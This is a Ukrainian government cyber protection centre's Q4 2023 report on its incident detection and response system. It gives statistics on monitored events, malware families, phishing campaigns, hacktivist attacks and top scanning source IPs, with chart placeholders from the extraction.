CYBER INCIDENTS RESPONSE OPERATIONAL CENTRE
OF THE STATE CYBER PROTECTION CENTRE
OF THE STATE SERVICE OF SPECIAL COMMUNICATIONS
AND INFORMATION PROTECTION OF UKRAINE

Q4

2023

PERFORMANCE REPORT

OF THE VULNERABILITY DETECTION AND CYBER INCIDENTS/ CYBER ATTACKS RESPONSE SYSTEM

TLP:CLEAR

This Report is prepared pursuant to clause 4 of the Resolution of the Cabinet of Ministers of Ukraine No. 1295 of December 23, 2020 "Certain Issues of Ensuring Operation of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System," which applies to annual submission to the Cabinet of Ministers of Ukraine of information on the performance of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System by the Administration of the State Service of Special Communications and Information Protection.

Pursuant to clause 2 of the Resolution, the State Cyber Protection Centre under the State Service of Special Communications and Information Protection is responsible for the operation of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System.

The State Cyber Protection Centre of the State Service of Special Communications and Information Protection of Ukraine (hereinafter referred to as SCPC SSSCIP) is a government institution included in the overall structure of the State Service of Special Communications and Information Protection of Ukraine.

The primary objectives of the SCPC SSSCIP include:

- implementation of the organisational and technical cybersecurity model as a part of the national cybersecurity system;
- creation and functioning of the main components:
    - The System of secure access to the Internet for state bodies;
    - The System of anti-virus protection for national information resources;
    - audit of information security (hereinafter referred to as IS) and the state of cyber defense of critical information infrastructure objects;
    - The Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System for cyber protection objects;
    - The System of interaction between Computer Emergencies Response Teams;
- development of scenarios for responding to cyber threats, measures to counteract such threats, programs and methods for conducting cyber exercises in cooperation with other cybersecurity entities.

See more about the legal framework for the activities of
the State Cyber Protection Centre of
The State Service of Special Communications and Information Protection of Ukraine

Regulatory documents:

- Resolution of the Cabinet of Ministers of Ukraine No. 1295 of December 23, 2020 “Certain Issues of Ensuring Operation of the Cyber Incidents/Cyber Attacks Response System”;
- SSSCIP Administration Order No. 284 of June 24, 2022 “On the Procedure for transferring information and communication system telemetry collection equipment sets (active sensors) of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System to cyber protection objects,” registered with the Ministry of Justice of Ukraine on July 11, 2022 under the No. 758/38094.

VULNERABILITY DETECTION AND CYBER INCIDENTS/CYBER ATTACKS RESPONSE SYSTEM

is a set of software and software & hardware tools that ensure round-the-clock monitoring, analysis and transferring of telemetric information about cyber incidents and cyber attacks which occurred or are currently occurring at cyber protection objects and may have negative impact on their sustainable functioning.

SUBSYSTEM OF CYBER INCIDENTS RESPONSE OPERATIONAL CENTRE

is the central component of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System that provides:

- centralised management of all subsystems within the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System;
- centralised collection and accumulation of information about network security events;
- real-time monitoring and processing of cyber threats and cyber incidents.

The Subsystem of Cyber Incidents Response Operational Centre detects malicious activity as well as system and network anomalies at cyber protection objects by analysing the data obtained from network devices (active sensors, firewalls, vulnerability scanners), workstations and servers, authorisation systems, internal and external cyber threat data sources.

EXECUTIVE SUMMARY

The Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System, the performance of which is covered by this Report, ensures:

- collection and correlation of information security events obtained from network devices (sensors, firewalls, vulnerability scanners), workstations and servers, authorisation systems, internal and external cyber threat data sources, including the collection of network telemetry with network traffic and session details (the Subsystem of Cyber Incidents Response Operational Centre);
- monitoring and detection of known cyber threats and cyberattacks at cyber protection objects, active and passive response to network-based cyberattacks (sensors usage);
- malware detection, analysis and blockage, tracking and prevention of its spreading attempts at the network level, response through the realisation of elimination, mitigation, isolation measures and suspension of processes used by malware (the usage of EDR software);
- providing advice on upgrading cyber protection capabilities.

Throughout Q4 2023, the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System allowed to detect:

- **1.4 billion** events, received by the means of monitoring, analysis and transferring of telemetric information about cyber incidents and cyber attacks;
- **2 million** suspicious information security events (during the initial analysis);
- **46 thousand** critical information security events (potential cyber incidents identified after suspicious IS events filtering and secondary analysis completion);
- **357 cyber incidents** that were processed directly by security analysts.

Also **1 new cyber protection object** of the government sector **has been connected** to the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System during the reporting period. Compared to Q3 2023, the number of cyber protection objects per subsystem has increased as follows:

- Network Telemetry Collection Subsystem — by 7;
- Endpoint Protection Subsystem — by 6;
- Vulnerability Assessment — by 5.

Among autonomous systems (**AS), the infrastructure of which was identified as an active scanning source most frequently** over the reporting period, we can highlight **“OVN SAS”, “AMAZON-AES”, “AMAZON-02”, “GOOGLE”, “Cloudflarenet”**.

EXECUTIVE SUMMARY

1 102 144 unique suspicious files were automatically detected by the Subsystems of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System. Among the types of malware families detected in the category "02 Malicious software code" **"SmokeLoader", "Agent Tesla", "Snake Keylogger", "Remcos" and "Guloader" prevail** during the reporting period.

During the 4th quarter of 2023, the analysts of the Cyber Incidents Response Operational Centre have detected and analysed **1731 phishing attacks** in the next categories of email threats:

- harvesting authentication data (672);
- malware distribution (472);
- extortion (587).

578 out of 672 phishing attacks that aimed at stealing users' authentication data are associated with the usage of legitimate services and technologies, representing 86% of the total number. It proves the **efficiency of the approach based on exploiting legitimate means to organise phishing mails distribution.** In particular, **Firebase, Formspark, IPFS, Webflow, Hostinger, Sav Builder, Weebly, Cloudflare R2 and POWR were abused** over the reporting period.

461 phishing attacks are attributed to the targeted activity cluster, namely:

- UAC-0006 (358);
- UAC-0050 (77);
- UAC-0010 (24);
- UAC-0028 (2).

In addition, 149 cyberattacks initiated by pro-russian hacktivist groups have been registered throughout Q4 2023, which is 26% less than in the previous quarter. So **during the 4th quarter of 2023, the downward trend in the total number of cyberattacks targeting Ukrainian organisations** of various forms of ownership and industries, **which has been observed since the beginning of 2023, continued**. Meanwhile, the attack frequency chart is rather homogenous, which implies **the absence of any notable changes in the attack frequency or intensity** and **even distribution of attacks during the reporting timeline.**

"Народная СуberАрмия", "RU_DDOS C2", "Layer Legion (DDoS Legion)", "NoName057(16)" and "Восход" are the most active pro-russian hacktivist groups with the number of attacks organised during the fourth quarter of 2023 accounting for 91% of the total number of registered attacks organised by similar groups during the reporting period. **The largest number of attacks targeted telecom, government, financial, defence and energy sectors**.

STRUCTURE AND ORGANISATION

ORGANISATIONAL STRUCTURE, TEAMS, TECHNOLOGIES AND TOOLS DESCRIPTION

Specialists

SOC

20+

Specialists

Technology and tools

Cybersecurity tools

Telemetry collection Subsystem	Endpoint Protection Subsystem	Vulnerability Assessment
NDR	**EDR**	**VA**
Connected organisations:	Connected organisations:	Connected organisations:
64+7	27+6	33+5
Sensors installed:	Protected hosts:	Scanned assets:
65+7	4200+	820+


Sectors and organisations

Cyber protection objects

62+1	1	2
Government	Energy	Military

MONITORING STATISTICS

QUANTITATIVE INDICATORS OF COLLECTED AND PROCESSED DATA



processed events

received by means of monitoring, analysis and transferring of telemetric information about cyber incidents and cyber attacks

detected suspicious IS events

during primary analysis

processed critical IS events

potential cyber incidents identified after suspicious IS events filtering and secondary analysis completion


registered cyber incidents

critical IS events identified and processed directly by security analysts


IS EVENTS MONITORING

QUANTITATIVE INDICATORS OF COLLECTED AND PROCESSED DATA

displayed according to Incident Classification Taxonomy approved by the National Cybersecurity Coordination Centre within the National Security and Defense Council of Ukraine




IS event types



Top 5 source ASN

the chart displays top 5 ASN (in percent ratio), the dominant number of IP addresses of which were identified as active scanning sources during the reporting period



Top 10 source IPs


the chart displays top 10 IP addresses (in percent ratio), which were identified as active scanning sources during the reporting period

src	src country	AS NUMBER	AS NAME	%
80.85.141.227	Netherlands	AS204601	Zomro B.V.	2.34%
46.101.146.130	Germany	AS14061	DigitalOcean LLC	2.30%
51.159.199.198	France	AS12876	SCALEWAY S.A.S.	2.1%
62.210.101.205	France	AS12876	SCALEWAY S.A.S.	1.74%
212.113.106.100	Austria	AS210644	AEZA INTERNATIONAL LTD	1.59%
179.60.147.121	The Netherlands	AS209588	Flyservers S.A.	1.37%
84.38.134.204	Latvia	AS52048	DataClub S.A.	1.21%
54.93.254.161	Germany	AS16509	Amazon.com Inc.	0.9%
94.156.71.77	The Netherlands	AS394711	Limenet	0.47%
35.216.190.15	Switzerland	AS15169	Google LLC	0.24%


1 102 144

unique suspicious files were automatically detected during the reporting period
by the Subsystems of the
Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System


Timechart of IS events of category "02 Malicious code" by malware families




Distribution of malware families detected in IS events of category "02 Malicious code"



By malware files extentions




By associated software, used as a malware distribution channel



Top 5 source ASN


the chart displays top 5 ASN (in percent ratio), the dominant number of IP addresses of which were identified as active malware distribution sources during the reporting period




presented charts display statistical information for the reporting period, obtained by analysing IS events, which were triggered by intrusion attempts of all priorities targeted on the networks of cyber protection objects and the realisation of cyber threats with the aim of detecting software vulnerabilities, finding misconfigurations of services and active network devices

Qualitative rating by CVSS Base Score

according to the approach of comparing CVSS Base Scores (1-10) to a qualitative rating scale, described in CVSSv3.1 specification



Top exploited vulnerabilities by year



Top 10 exploited vulnerabilities

The analysts of the Cyber Incidents Response Operational Centre analyse phishing attacks carried out against:


- the cyber protection objects defined in clause 1 of the Resolution of the Cabinet of Ministers of Ukraine No. 1295 of December 23, 2020 "Certain Issues of Ensuring Operation of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System";
- Ukrainian organisations regardless of their intustry affiliation and ownership form, whose incoming and outgoing emails are monitored with the usage of functionality of the third-party service provider's threat analytics platform.

SCPC SSSCIP is also the security administrator of the National Backing-up Centre of State Information Resources (hereinafter referred to as the National Centre). As the subject of the National Centre within the scope of achieving the implementation objective ("vulnerability detection and response to cyber incidents and cyberattacks against the National Centre's national electronic information resources", as defined in clause 11, subclause 1 of the Resolution of the Cabinet of Ministers of Ukraine No. 311 of April 7, 2023 "Certain issues related to the operation of the National Backing-up Centre of State Information Resources"), SCPC SSSCIP processes phishing attack information obtained from analysing the email protection service data of the Cybersecurity Services Platform of the National Centre.

1731


phishing attacks
processed by the analysts of the Cyber Incidents Response Operational Centre

Distribution of the quantity of processed phishing attacks by email threat categories



